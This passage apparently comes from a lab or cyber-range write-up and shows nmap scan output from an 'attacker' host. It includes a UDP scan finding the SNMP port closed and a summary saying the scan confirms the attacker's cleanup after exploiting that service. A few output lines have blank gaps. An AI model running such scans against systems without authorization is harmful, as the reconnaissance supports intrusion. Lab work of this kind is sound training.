7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.12 ms 10.13.20.16

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
Nmap done: 1 IP address (      st up) scanned in 14.78 seconds
```



```
┌──(student㉿ nymega-cr-jacampora-pool-attacker-1)-[~]
└─$ sudo nmap -sU -p 161 10.13.20.16
Starting Nmap 7.95 ( https://nmap.org          25-10-03 17:16 EDT
Nmap scan report for 10.13.20.16
Host is up (0.00018s latency).

PORT    STATE  SERVICE
161/udp closed snmp
MAC Address: BC:24:11:59:9E:BE (Proxmox Server Solutions GmbH)

Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds

┌──(student㉿ nymega-cr-jacampora-pool-attacker-1)-[~]
└─$
```

Summary:

The nmap -sU -p 161 scan is the attacker's way of confirming that their cleanup action was successful. The result 161/udp closed snmp proves the SNMP service is no longer running or listening on the network, effectively verifying that the primary exploit vector has been disabled.